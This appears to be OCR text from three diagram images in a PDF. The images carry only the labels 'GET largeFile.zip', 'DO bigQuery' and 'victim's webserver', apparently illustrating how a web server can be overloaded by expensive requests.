

GET largeFile.zip
victim's
webserver



GET largeFile.zip
DO bigQuery
victim's
webserver



GET largeFile.zip
DO bigQuery
victim's
webserver

